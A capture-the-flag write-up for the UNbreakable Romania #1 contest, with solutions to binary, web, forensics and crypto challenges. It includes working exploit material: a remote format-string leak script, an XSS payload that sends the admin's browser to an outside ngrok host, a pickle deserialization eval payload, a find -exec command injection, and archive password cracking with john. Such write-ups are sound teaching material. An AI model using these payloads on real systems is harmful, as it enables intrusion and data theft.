# **UNbreakable Romania #1 – WriteUp**



# Challenges

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#### better-cat

```
You might need to look for a certain password.

Flag format: ctf{sha256}

Goal: In this challenge you have to obtain the password string o

The challenge was created by Bit Sentinel.
```

As the title hints, the solution involved using the 'strings' program on the given binary:

```
yakuhito@furry-catstation:~/ctf/unbr1/better-cat$ file cat.elf
```

```
cat.elf: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
yakuhito@furry-catstation:~/ctf/unbrl/better-cat$ strings -7 cat
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
__stack_chk_fail
__cxa_finalize
__libc_start_main
GLIBC 2.7
GLIBC 2.4
GLIBC 2.2.5
ITM deregisterTMCloneTable
gmon start
ITM registerTMCloneTable
parola12
Well donH
e, your H
special H
flag is:H
ctf{a81H
8778ec7aH
9fc19887H
24ae3700H
b42e998eH
b09450eaH
```

```
b7f1236eH
yakuhito@furry-catstation:~/ctf/unbr1/better-cat$
```

The -7 switch tells the strings program to only print words longer than 7 characters. Also, | head -n 24 just limits the amount of results that are printed on the screen(in this case, 24).

I could see parts of the flag, but I didn't want to manually concatenate them. I remembered the executable asked for a password, so I ran it again and used 'parola12', which I also found in the program's strings (the word 'parola' means 'password'):

```
yakuhito@furry-catstation:~/ctf/unbr1/better-cat$ ./cat.elf
https://www.youtube.com/watch?v=oHg5SJYRHA0
The password is: parola12
Well done, your special flag is: ctf{a818778ec7a9fc1988724ae3700
yakuhito@furry-catstation:~/ctf/unbr1/better-cat$
```

**Flag**: ctf{a818778ec7a9fc1988724ae3700b42e998eb09450eab7f1236e53bfdcd923878}

### notafuzz

```
To fuzz or nor?

Flag format: ctf{sha256}
```

```
Goal: You have to connect to the service using telnet/netcat and

The challenge was created by Bit Sentinel.
```

The players were also given an executable named 'chall' and a address that was supposedly running the challenge on a server. The binary simply asked if I had 'control':

```
yakuhito@furry-catstation:~/ctf/unbrl/notafuzz$ ./chall
Good luck!
Do you have the control?
yes
yes
It does not look like. You have the alt!
Do you have the control?
^C
yakuhito@furry-catstation:~/ctf/unbrl/notafuzz$
```

I tried to overflow the buffer, but the binary wasn't vulnerable. I also tried a format string attack, but that didn't work either. To solve this challenge, I needed to open the program in IDA. The following image contains a part of the reassembled 'main' function:

```
member(avec), o, oxidiouble),
     for ( i = 1; i \Leftarrow 9999; ++i
50
51
       if (i == 3)
52
53
54
55
56
         puts("Do you have the control?");
          _isoc99_scanf("%1023[^\n]", &format);
         while ( getchar() != 10 )
         printf(&format, v4);
58
         puts("It does not look like. You have the alt!");
59
60
61
62
         puts("Do you have the control?");
          _isoc99_scanf("%1023[^\n]", &format);
         while (getchar() != 10)
66
         puts(&format);
67
         puts("It does not look like. You have the alt!");
68
69
70
     return __readfsqword(0x28u) ^ v26;
71
```

I only tried the format string attack the first time I was asked for input! Knowing that the third answer will use printf with my input as the first argument, it was trivial to leak bytes from the program's memory:

```
yakuhito@furry-catstation:~/ctf/unbrl/notafuzz$ ./chall Good luck!
Do you have the control?
yaku
yaku
It does not look like. You have the alt!
Do you have the control?
yaku
yaku
yaku
```

```
It does not look like. You have the alt!
Do you have the control?
%7$p
0x100000000It does not look like. You have the alt!
Do you have the control?
^C
yakuhito@furry-catstation:~/ctf/unbrl/notafuzz$
```

I used the following python script to exploit the format string vulnerability on the remote machine:

```
from pwn import *

context.log_level = "CRITICAL"

def leakAddr(memOffset):
    r = remote('35.246.180.101', 31425)
    r.recvuntil('Do you have the control?')
    r.sendline('yaku')
    r.recvuntil('Do you have the control?')
    r.sendline('yaku')
    r.recvuntil('Do you have the control?\r\n')
    r.sendline(' | %' + str(memOffset) + '$p | ')
    resp = r.recvuntil('Do you have the control?')
    r.close()
```

```
return resp.decode().split(' | ')[3]

for i in range(1000):
    print(str(i) + " " + leakAddr(i))
```

I didn't know exactly where the flag was located, so I waited for the script to print some hex values that might decode to valid ASCII characters.

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python solve.py
[\ldots]
135 (nil)
136 0x585858587b667463
137 0x5858585836646166
138 0x5858585830343335
139 0x5858585866303831
140 0x5858585863346236
141 0x5858585839346636
142 0x5858585831646164
143 0x5858585861643833
144 0x5858585834646565
145 0x5858585866633734
146 0x5858585839663332
147 0x5858585833363439
148 0x5858585831383435
149 0x5858585835323966
```

```
150 0x5858585830663135
151 0x5858585863626435
152 0x5858585830373036
153 0x585858587d
154 (nil)
[...]
yakuhito@furry-catstation:~/ctf/unbrl/notafuzz$
```

Offsets 136-153 seemed promising, so I decoded them and got a string that resembled the flag:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python
Python 3.6.9 (default, Oct 8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more inform
>>> enc_flag = bytearray.fromhex("585858585858585858303730365858
>>> flag = enc_flag[::-1].decode()
>>> print(flag)
ctf{XXXXfad6XXXXX5340XXXX180fXXXXX6b4cXXXXX6f49XXXXXdad1XXXX38daXXXX
>>> print(flag.replace("X", ""))
ctf{fad65340180f6b4c6f49dad138daeed447cf23f994635481f92551f05dbc
>>>
```

I'm still not sure what the role of those 'X' characters is, but removing them from the string produced the valid flag.

**Flag:** ctf{fad65340180f6b4c6f49dad138daeed447cf23f994635481f92551f05dbc6070}


#### manual-review

```
For any coffe machine issue please open a ticket at the IT suppo Flag format: ctf{sha256}

Goal: The web application contains a vulnerability which allows

The challenge was created by Bit Sentinel.
```

A web challenge! As always, it turned out I overcomplicated things. After making an account, I had the option of sending messages to admins:



Everything hinted at an XSS, so I entered <script>alert(1);</script> and clicked the submit button. As expected, the javascript code was executed.

This was the part where I got stuck. I managed to exfiltrate data from the admin's browser, but I couldn't get the flag. The flag, as it turned out, was in the User-Agent header. My final payload:

```
<script>
window.location.href = "https://361c4f4977c5.ngrok.io/yaku";
</script>
```

The request from the admin's browser looked like this:

```
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$ nc -nvlp 13
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 127.0.0.1 53004 received!
GET /yaku HTTP/1.1
Host: 361c4f4977c5.ngrok.io
Upgrade-Insecure-Requests: 1
User-Agent: ctf{ff695564fdb6943c73fa76f9ca5cdd51dd3f7510336ffa38
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: 34.89.215.57
^C
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$
```

**Flag:** ctf{ff695564fdb6943c73fa76f9ca5cdd51dd3f7510336ffa3845baa34e8d44b436}

#### rundown

```
A rundown, informally known as a pickle or the hotbox, is a situ Flag format: ctf{sha256} Goal: You have to discover a vulnerabil The challenge was created by Bit Sentinel.
```

A great web challenge. Acessing the site with my browser only returned APIv2 @ 2020 - You think you got methods for this?, so I tried making a POST request with curl, saving the output to a file, and opening that file with my browser:

# **EOFError**

**EOFError** 

# Traceback (most recent call last)

File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2464, in \_\_call\_\_

```
def __call__(self, environ, start_response):
    """The WSGI server calls the Flask application object as the
    WSGI application. This calls :meth:`wsgi_app` which can be
    wrapped to applying middleware."""
    return self.wsgi_app(environ, start_response)

def __repr__(self):
    return "<%s %r>" % (self.__class__.__name__, self.name)
```

• File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2450, in wsgi\_app

```
try:
    ctx.push()
    response = self.full_dispatch_request()
except Exception as e:
    error = e
    response = self.handle_exception(e)
except: # noqa: B001
    error = sys.exc_info()[1]
    raise
return response(environ, start_response)
finally:
```

The new output offered a lot of information. First, the web app was powered by Flask. The server was using python 2.7 and a part of the app.py file was visible in the traceback:

```
@app.route("/", methods=["POST"])

def newpost():
    picklestr = base64.urlsafe_b64decode(request.data)

if " " in picklestr:
    return "The ' ' is blacklisted!"

post0bj = cPickle.loads(picklestr)
    return ""

if __name__ == "__main__":
    app.run(host = "0.0.0.0", debug=True)
```

Using pickle on user input is as secure as using eval. However, I was not allowed to use spaces in the payload, so the task was a bit harder. The solve script below prints the flag, but I have to admit it was inspired from this writeup:

```
import _pickle as cPickle
import base64
import string
import requests
import time
```

My solution involved exfiltrating the flag character by character by raising an eception if the characters don't match - like a blind SQL injection, but with pickle & python. To get an idea of how overcomplicated it was, here's my original Exploit class:

```
class Exploit(object):
    def throw_err(e):
        raise Exception(e)

    def __reduce__(self):
        return (eval, ('(0)if(open("flag","r").read()[77]))
```

**Flag:** ctf{f94f7baf771dd04b5a9de97bceba8fc120395c04f10a26b90a4c35c96d48b0bb}

### the-code

```
Look, the code is there. Enjoy.

Flag format: ctf{sha256}

Goal: You receive the source code of a small web application and

The challenge was created by Bit Sentinel.
```

After the competition ended, I found out the reason the number of solves was so high for this challenge: the flag could be obtained by simply accessing /flag. Since I solved this challenge the intended way, let's suppose you don't know about the file mentioned above. Here's the source code of the index.php file:

```
<!php

if (!isset($_GET['start'])){
    show_source(__FILE__);
    exit;
}

if(stristr($_GET['arg'], 'php')){</pre>
```

```
echo "nope!";
    exit;
if(stristr($_GET['arg'], '>')){
    echo "Not needed!";
    exit;
if(stristr($ GET['arg'], '$')){
    echo "Not needed!";
    exit;
if(stristr($_GET['arg'], '&')){
    echo "Not needed!";
    exit;
if(stristr($_GET['arg'], ':')){
    echo "Not needed!";
    exit;
echo strtoupper(base64_encode(shell_exec("find /tmp -iname ".esc
```

```
// Do not even think to add files.
```

The vulnerability was pretty easy to spot: the script uses escapeshellcmd whereas it should be using escapeshellarg. While I couldn't directly execute other programs, I could pass other switches and arguments to find. Having used this program a lot, I already knew it had an -exec switch. Here's the manpage in case you don't know what it does already:

```
-exec command;

Execute command; true if 0 status is returned. Al

`{}' is replaced by the current file name being pr

Both of these constructions might need to be esca

option. The specified command is run once for eac

-exec action; you should use the -execdir option i
```

Basically, passing \*%20-exec%20cat%20flag%20; (urldecoded: \* -exec cat flag;) to arg will output the flag a few times:

```
yakuhito@furry-catstation:~/ctf/unbr1/the-code$ curl "http://35. Y3RME2FHZJE1Y2FJZMJHNJE1ZDUXMZCYMZG2OTA5YZQ3NZFMMDGZNJI4NGFKMWE1
```

The problem, however, was that the output is encoded to base64 and then passed to strtoupper. I made the following script that attempts to decode the uppercase base64

string:

```
import base64
import sys
import string
def lower(enc st, i):
        return enc_st[:i] + enc_st[i].lower() + enc_st[i + 1:]
def score(s, posmax):
        score = 0
        alphabet = string.printable[:-2].encode()
        dec = base64.b64decode(s)
        if dec[0] not in alphabet:
                return -1
        while score < (posmax * 6 // 8 + 6) and dec[score] in al
                score += 1
        return score - 1
def tryToLower(enc st, pos):
        encs = []
        scores = []
        for i in range(256):
                enc = enc st
                b = bin(i)[2:]
```

```
if len(b) < 8:
                b = "0" * (8 - len(b)) + b
        for offset, shouldLower in enumerate(b):
                if shouldLower == "1":
                        enc = lower(enc, pos + offset)
        encs.append(enc)
        scores.append(score(enc, pos))
\max = -1
posmax = -1
for i, s in enumerate(scores):
        if s > max:
                max = s
                posmax = i
arr = []
verif = []
for i, s in enumerate(scores):
        if s == max and encs[i] not in verif:
                verif.append(encs[i])
                arr.append(i)
if len(arr) == 1:
        return encs[posmax]
else:
        print("CHOICE TIME")
        for i in arr:
                print(str(i).encode() + b'. ' + base64.b
        x = input()
```

```
return encs[int(x)]

enc = sys.argv[1]
for i in range(0, len(enc), 8):
        enc = tryToLower(enc, i)

print(base64.b64decode(enc))
```

Each time the program asks you to choose between some strings, choose the one that starts with the longest valid string (keep in mind that the only allowed characters between ctf{ and } are 0-9a-f)

**Flag:** ctf{aaf15cacfba615d51372386909c4771f0836284ad1a539bcef49201c660631ed}

# imagine-that

```
Imagine that we are using socat for this one.
Flag format: ctf{sha256}
Goal: You have to connect to the service using telnet/netcat and
The challenge was created by Bit Sentinel.
```

socat - the CTF player's worst nightmare. There was no attached file, so I connected to the specified host with nc and played with the input until the program crashed:

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.23
Enter starting point: 1
1
Enter starting point: a
a
Traceback (most recent call last):
  File "server.py", line 9, in <module>
    if (int(end) - int(start) > 10):
ValueError: invalid literal for int() with base 10: 'a'
^C
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$
```

The error suggested that the program was asking for a range. Entering 1 and 100 would print You can not read more then 10., so I entered 1 and 10 and got the following output (non-ASCII characters replaced with X for convenience):

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.23
Enter starting point: 1
1
Enter starting point: 10
10
XPNG
```

```
Enter the password:
```

The output looked like a png header, so I made the assumption that the program prints the bytes of an image file at offsetd start..end, where start and end represent the numbers entered by the user. Before showing you the script, there's 2 things you need to know abou socat:

- in this case, it appended '\x89' before the bytes in the file
- it tranforms '\n' to '\r\n'

The '\x89' byte is, however, the start of the PNG file signature, so my script had to add it automatically at the start of the file:

```
from pwn import *

context.log_level = "CRITICAL"

host, port = ("34.89.159.150", 32353)

def get_bytes(start):
    end = start + 1
    r = remote(host,port)
    r.recvuntil(": ")
    r.sendline(str(start).encode())
```

```
r.recvuntil(": ")
        r.sendline(str(end).encode())
        r.recvuntil(str(end).encode() + b'\r\n')
        file = r.recvuntil("Enter")
        r.close()
        file = file[1:-7]
        if len(file) == 1:
                return file
        else:
                if file == b'\r\n':
                        return b'\n'
                else:
                        print('You can stop the program now')
                        return b'\x00'
p = 0
f = open("saveme", "wb")
f.write(b'\x89')
while True:
        new bytes = get bytes(p + 1, p + 2)
        f.write(new bytes)
        f.flush()
        p = p + 1 \#len(new bytes)
        print(new bytes)
```

After about 5-10 minutes, the program extracted an image that contained a QR code. The QR code decoded to asdsdgbrtvt4f5678k7v21ecxdzu7ib6453b3i76m65n4bvcx, which is the password that unlocks the flag:

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.23
Enter starting point: 1
1
Enter starting point: 1
1
X
Enter the password: asdsdgbrtvt4f5678k7v21ecxdzu7ib6453b3i76m65n
asdsdgbrtvt4f5678k7v21ecxdzu7ib6453b3i76m65n4bvcx
ctf{1e894e796b65e40d46863907eafc9acd96c9591839a98b3d0c248d0aa23a
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$
```

Flag:ctf{1e894e796b65e40d46863907eafc9acd96c9591839a98b3d0c248d0aa23aab22}

### alien-console

```
You might not understand at first.

Flag format: ctf{sha256}

Goal: You have to connect to the service using telnet/netcat and

The challenge was created by Bit Sentinel.
```

With no binary to download, I used no to connect to the provided ip and port and started testing the service:

```
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$ nc 34.89.15
Welcome, enter text here and we will secure it: yakuhito
yakuhito
1a150d0e0908150c555c5c0701565d035351065c575c52075c5c555007010404
^C
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$
```

The hex string entered is different for 2 different inputs, but it does not change from session to session if the word entered remains the same. It's also 138 characters long, which is exactly the length the flag would have if viewed as hex. These facts led me to test another string:

```
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$ nc 34.89.15
Welcome, enter text here and we will secure it: ctf{
  ctf{
    00000000505050507545d5d0600575c025250075d565d53065d5d545106000505
    yakuhito@furry-catstation:~/ctf/unbr1/alien-console$
```

The first 8 bytes were 0, which meant that the program was somehow comparing the string entered with the actual flag. The operation could be a simple substraction, a XOR, or a very complicated algorithm, but the important thing was that the first 2\*n nibbles would be equal to '0' only if the flag starts with the first n characters of the input. With that information in mind, I wrote the following program to get the flag character by character:

```
from pwn import *

context.log_level = "critical"

def tryFlagPart(flag_part):
    r = remote('34.89.159.150', 32653)
    r.recvuntil(": ")
    r.sendline(flag_part)
    r.recvuntil(flag_part + "\r\n")
    resp = r.recvuntil("\r\n")[:-2]
    r.close()
    return resp.decode().startswith('0' * 2 * len(flag_part)
```

```
alphabet = "0123456789abcdef}"
flag = "ctf{"

while flag[-1] != "}":
    for c in alphabet:
        if tryFlagPart(flag + c):
            flag += c
            print(flag)
            break
```

**Flag:** ctf{aaac099bd38f64c9297b9905bdaac832365aca0f26719dc02b7cc2c6193cac4d}

## zanger

```
One communications protocol over certain ports to rule them all.

Flag format: ctf{sha256}

Goal: In this challenge you receive a capture dump and your goal

The challenge was created by Bit Sentinel.
```

The given pcap contained a lot of UDP packets. However, there were only 138 TCP packets, which was precisely the number of nibbles required to write a flag in hexadecimal. The solution involved treating each destination port as a nibble. Thankfully, tshark could extract all the port numbers without much effort on my part:

```
yakuhito@furry-catstation:~/ctf/unbr1/zanger$ tshark -r flag.pca
yakuhito@furry-catstation:~/ctf/unbr1/zanger$ python solve.py
ctf{2f0e53fae2572c358b82bdddf6d02b4a5315cc453d2d9a1df7914bdffe6e
yakuhito@furry-catstation:~/ctf/unbr1/zanger$
```

**Flag:** ctf{2f0e53fae2572c358b82bdddf6d02b4a5315cc453d2d9a1df7914bdffe6e61aa}

## gogu

```
For sure obfuscated values are secure.

Flag format: ctf{sha256}

Goal: In this challenge you have to bypass various anti-debuggin

The challenge was created by Bit Sentinel.
```

The atached file, gogu.exe, was an ELF 64-bit excutable. strings output suggested the binary was a compiled Go program. It goes without saying that the binary was stripped and trying to reverse it using IDA was impossible (for me).

```
yakuhito@furry-catstation:~/ctf/unbr1/gogu$ ./gogu.exe
Welcome to gogu!
Good luck!
a961f71e0f287ac52a25aa93be854377
yakuhito@furry-catstation:~/ctf/unbr1/gogu$
```

The last hex string looked like a hash, so I thought it was somehow derivered from the flag. I tried to dump the memory of the program before/after the 'hash' was printed and

then search it using strings and grep:

```
yakuhito@furry-catstation:~/ctf/unbr1/gogu$ gdb ./gogu.exe
Reading symbols from ./gogu.exe...(no debugging symbols found)..
gdb-peda$ catch syscall write
Catchpoint 1 (syscall 'write' [1])
qdb-peda$ r
[...]
qdb-peda$ c
[\ldots]
gdb-peda$ c
[...]
gdb-peda$ c
[\ldots]
gdb-peda$ c
[\ldots]
qdb-peda$ vmmap
Start
                                                  Name
                   End
                                       Perm
0x00400000
                   0x00484000
                                                 /home/yakuhito/c
                                       r-xp
0x00484000
                   0×00517000
                                                 /home/yakuhito/c
                                       r--p
0x00517000
                   0x0052b000
                                                 /home/yakuhito/c
                                       rw-p
0x0052b000
                   0x0054a000
                                                  [heap]
                                       rw-p
0x000000c000000000 0x000000c000001000 rw-p
                                                 mapped
0x000000c41fff8000 0x000000c420100000 rw-p
                                                 mapped
0x00007ffff7f5a000 0x00007ffff7ffa000 rw-p
                                                 mapped
0x00007ffff7ffa000 0x00007ffff7ffd000 r--p
                                                  [vvar]
```

In case you are wondering: No, I do not know how to actually reverse a Go binary.

Flag:ctf{1fe6954870babd55ba6e5dfa57d4ed11aabb70533397b985c890749cbfc7e306}

#### russiandoll

```
Can you unfold the secrets lying within?

Flag format: ctf{sha256}

Goal: You have to understand what type of file is attached to th

The challenge was created by Bit Sentinel.
```

The given file had no extension, so I used the file extension to determine its type:

```
yakuhito@furry-catstation:~/ctf/unbr1/russiandoll$ file jibeqnoc
jibeqnocfjjuijypians: gzip compressed data, was "ognhhfcfspjokex
yakuhito@furry-catstation:~/ctf/unbr1/russiandoll$
```

For this particular challenge, there's no point of walking you step by step through my solving process, so here's a summary:

- Unzipping a file resulted in another archive, eventually leading to the flag. Presumably, the number of steps is too big for the challenge to be completed manually.
- There were 3 different type of archives
- . gz archives could simply be extracted by using gunzip (no password required)
- . zip archives required a password to be unzipped. The password was different every time, but it was included in john's default dictionary.
- .7z archives also required a password to be extracted. This time, however, the password wasn't included in the default dictionary, so I had to use rockyou.txt.

That being said, here's my solve script:

```
import os
import subprocess

os.system("cp jibeqnocfjjuijypians.original archive")

def run_cmd(cmd):
    arr = cmd.split(" ")
    return subprocess.run(arr, stdout=subprocess.PIPE).stdou
```

```
def gunzip():
        os.system("mv archive archive.gz")
        os.system("qunzip archive.gz")
def zip():
        os.system("mv archive archive.zip")
        os.system("/home/yakuhito/ctf/dawgctf2020/JohnTheRipper/
        os.system("john crackme > /dev/null")
        psw = run cmd("john crackme --show")
        psw = psw.split(":")[1]
        os.system("unzip -P '" + psw + "' archive.zip")
        os.system("rm archive.zip")
        os.system("mv archives/* archive")
        os.system("rm -r archives")
def sevenz():
        os.system("mv archive archive.7z")
        os.system("/pentest/password-recovery/johntheripper/7z2j
        os.system("john crackme --wordlist=/pentest/rockyou.txt"
        psw = run cmd("john crackme --show")
        psw = psw.split(":")[1].split("\n")[0]
        os.system("7z e archive.7z -P'" + psw + "'")
        files = run cmd("ls -l")
        files = [.split("")[-1] for in files.split("\n")[1:-
        file = ""
```

```
for f in files:
                if f not in ['archive.7z', 'crackme', 'jibeqnocf
                        file = f
                        break
        os.system("rm archive.7z")
        os.system("mv " + f + " archive")
def round():
        cont = True
        f = run cmd("file archive")
        if 'gzip' in f:
                gunzip()
        elif 'Zip archive' in f:
                zip()
        elif '7-zip' in f:
                sevenz()
        else:
                print('Done')
                cont = False
        return cont
run = True
while run:
       run = round()
```

When the program above finished its execution, the flag could be found in the archive file.

Flag:ctf{8ffe609c04a7001a908da5b481442ce1ce3208f2a4f3a6862e144bb1f320c54e}

## we-are-in-danger

The attacker has our email password. Please find it and send it

Flag format: The correct answer is in plaintext and must be sent

Goal: Use various techniques to perform forensics investigation

The challenge was created by Bit Sentinel.

Before discussing the solution, I have to mention this great article. It basically contains all the commands someone would need to start using volatility.

That being said, my solution had nothing to do with volatility in the end. I just extracted the strings of the given memory dump (using strings, as well as strings -e l and strings -e b), opened the resulting file in sublime and started searching for the password.

After several hours of searching (and about one hour spent using volatility), I had a pretty good idea of what happened on the victim's computer. Basically, the victim logged in on gmail and then downloaded a malicious file (ire.dmp.2032.rar.txt.pdf).

There were 2 likely locations for the passwords:

- The malicious program's memory, if the image was taken while the program was being executes (this wasn't the case)
- Chrome's memory, because the user logged in using Chrome.

I tried to sign in on Chrome on my own machine and took note of different kinds of information about the page, such as text, url, and the password input's id. Searching the file for the latter revealed the victim's password: passwordflagwin. The flag is ctf{sha256('passwordflagwin')}

So, to sum this challenge up: strings e.bin | grep password | grep flag

**Flag:** ctf{2e6a00f7b0294b50821eb5f61c5d64e3916227bfe89ed0397d797978fe44abe2}

## tsunami-researcher

Steve Kobbs is a specialist in meteorology.

He was called to offer his expertise on the last tsunami which t

While Steve was working, a mysterious package arrived at the doo


Inside, an USB stick was found, containing the following audio f

Flag format: The correct answer is in plaintext and must be sent

Goal: Use various techniques to analyse audio files in order to

The challenge was created by Bit Sentinel.

After trying several steganography programs, the solution turned out to be quite simple. I opened the rain.wav file in Audacity and changed the view mode to 'Spectrogram'. I then opened the Spectrogram Settings menu and tried several numbers for window size, eventually setting it to 4096. After zooming in a little bit, this is what the spectrogram looked like:



In case you can't see it, the graph reads 'Secret Code: spectrogram'. The flag is ctf{sha256('spectrogram')}.

**Flag:**ctf{cc3a329919391e291f0a41b7afd3877546f70813f0c06a8454912e0a92099369}

## lost-message

```
My father was very paranoid with his communication and he encryp

This message was for me. Can you help me to decrypt the message

enc_message="FNFWCiZJGWWAWZTKYLLKDVNiWCVYViBYHXDiXFBEMiKYEZQMMPK"

Flag format = ctf{sha256(message)}

Goal: Perform a reverse engineering against the encryption algor

The challenge was created by Bit Sentinel.
```

This was definetly one of my favorite challenges. Here's the source of the script that generated enc\_message:

```
#!/usr/bin/python3
import sys, random, binascii, hashlib, re, math, os
from string import ascii_uppercase as asc
```

```
from itertools import product as d
upper = {ascii:chr(ascii) for ascii in range(65,91)}
lower = {ascii:chr(ascii) for ascii in range(97,123)}
digit = {ascii:chr(ascii) for ascii in range(48,58)}
with open("text.txt", "r") as myfile:
    data = myfile.readline()
def premessage(text):
   text = text.replace(" ", "Q")
    return text
def enc4(text, key, debug=False):
    r = [['\n' for i in range(len(text))]
                  for j in range(key)]
    dir down = False
    row, col = 0, 0
```

```
for i in range(len(text)):
        if (row == 0) or (row == key - 1):
            dir_down = not dir_down
        r[row][col] = text[i]
        col += 1
        if dir down:
            row += 1
        else:
            row -= 1
    result = []
    for i in range(key):
        for j in range(len(text)):
            if r[i][j] != '\n':
                result.append(r[i][j])
    return("" . join(result))
def enc3(text, key):
   t=lambda x: x.upper().replace('J','I')
```

```
S=[]
    for in t(key+asc):
        if not in s and in asc:
            s.append()
    m=[s[i:i+5] \text{ for } i \text{ in } range(0,len(s),5)]
    enc=\{row[i]+row[i]:row[(i+1)\%5]+row[(i+1)\%5]\} for row in m fo
    enc.update(\{col[i]+col[j]:col[(i+1)\%5]+col[(j+1)\%5]\} for col
    enc.update({m[i1][j1]+m[i2][j2]:m[i1][j2]+m[i2][j1] for i1,j
    l=re.findall(r'(.)(?:(?!\1)(.))?',''.join([ for in t(text)])
    return ''.join(enc[a+(b if b else 'Z')] for a,b in l)
def enc2(string, key):
    for c in string:
        o = ord(c)
        if (o not in upper and o not in lower) or o in digit:
            vield o
        else:
            if o in upper and o + key % 26 in upper:
                yield o + key % 26
            elif o in lower and o + key % 26 in lower:
                yield o + key % 26.
```

```
else:
                yield o + key % 26 -26
def enc1(msg, key):
    cipher = ""
    k indx = 0
    msg len = float(len(msg))
    msg lst = list(msg)
    key lst = sorted(list(key))
    col = len(key)
    row = int(math.ceil(msg len / col))
    fill null = int((row * col) - msg len)
    msq lst.extend('z' * fill null)
    matrix = [msq lst[i: i + col]
            for i in range(0, len(msg lst), col)]
    for in range(col):
        curr idx = key.index(key lst[k indx])
        cipher += ''.join([row[curr idx]
                        for row in matrix])
        k indx += 1
```

```
return cipher

cipher = encl(enc3(enc4(premessage(data), 13), "recomanded"), "zx
cipher = "".join(map(chr, enc2(cipher, 35)))

print(cipher)
```

To retrieve the flag, I needed to reverse all 4 enc functions. Don't worry, though - it's not as complicated as you think.

The first function, enc1, takes a key of type int and arranges the characters of msg in a matrix, calculating the cipher variable by reading that matrix row by row instead of column by column. Truth is, you don't need to know all of this. The only important information is that the function scrambles the characters of msg in some way. A clever way to reverse it is to call enc1 with a msg equal to '\x00\x01\x02...' and to use the resulting scrambled string to decrypt the real message. As the enc1 function does not take the characters of msg into consideration when scrambling them, the resulting permutation will be the same for all strings of the same length.

```
def dec1(msg, key):
    hack = [chr(_) for _ in range(len(msg))]
    hack = enc1(hack, key)
    dec = ['' for i in range(len(msg))]
    for i, v in enumerate(hack):
        pos = ord(v)
```

```
dec[pos] = msg[i]
return ''.join(dec).rstrip('z')
```

The enc1 function also pads msg with 'z' characters at the end, so the decryption function should strip them away. The dec2 function is just a pretty Caesar cipher implementation:

```
def enc2(string, key):
    for c in string:
        o = ord(c)
        if (o not in upper and o not in lower) or o in digit:
            yield o
        else:
            if o in upper and o + key % 26 in upper:
                yield o + key % 26
            elif o in lower and o + key % 26 in lower:
                yield o + key % 26
        else:
                yield o + key % 26 - 26
```

To obtain the decrypted string, we should just call the encrypt function again, this time with a key of 26 - (key % 26):

```
def dec2(string, key):
    return enc2(string, 26 - (key % 26))
```

I will now skip to enc4, because enc3 is a bit trickier than the rest and needs more explaination:

```
def enc4(text, key, debug=False):
    r = [['\n' for i in range(len(text))]
                  for j in range(key)]
    dir down = False
    row, col = 0, 0
    for i in range(len(text)):
        if (row == 0) or (row == key - 1):
            dir down = not dir down
        r[row][col] = text[i]
        col += 1
```

```
if dir_down:
    row += 1
    else:
    row -= 1

result = []
for i in range(key):
    for j in range(len(text)):
        if r[i][j] != '\n':
            result.append(r[i][j])
return("" . join(result))
```

As you can see above, enc4 is just an implementation of the Rail fence cipher. I could write a decryption function for railfence, or I could use the fact that this function also generates a permutation of the plaintext characters that is based only on the length of the plaintext and the key. That being said, the dec4 function is almost identical to dec1:

```
def dec4(text, key, debug=False):
    text = list(text)
    dec = [0 for _ in range(len(text))]
    hack = ''.join([chr(11 + i) for i in range(len(text))])
    hack = enc4(hack, key)
    for i, v in enumerate(hack):
        pos = ord(v) - 11
```

```
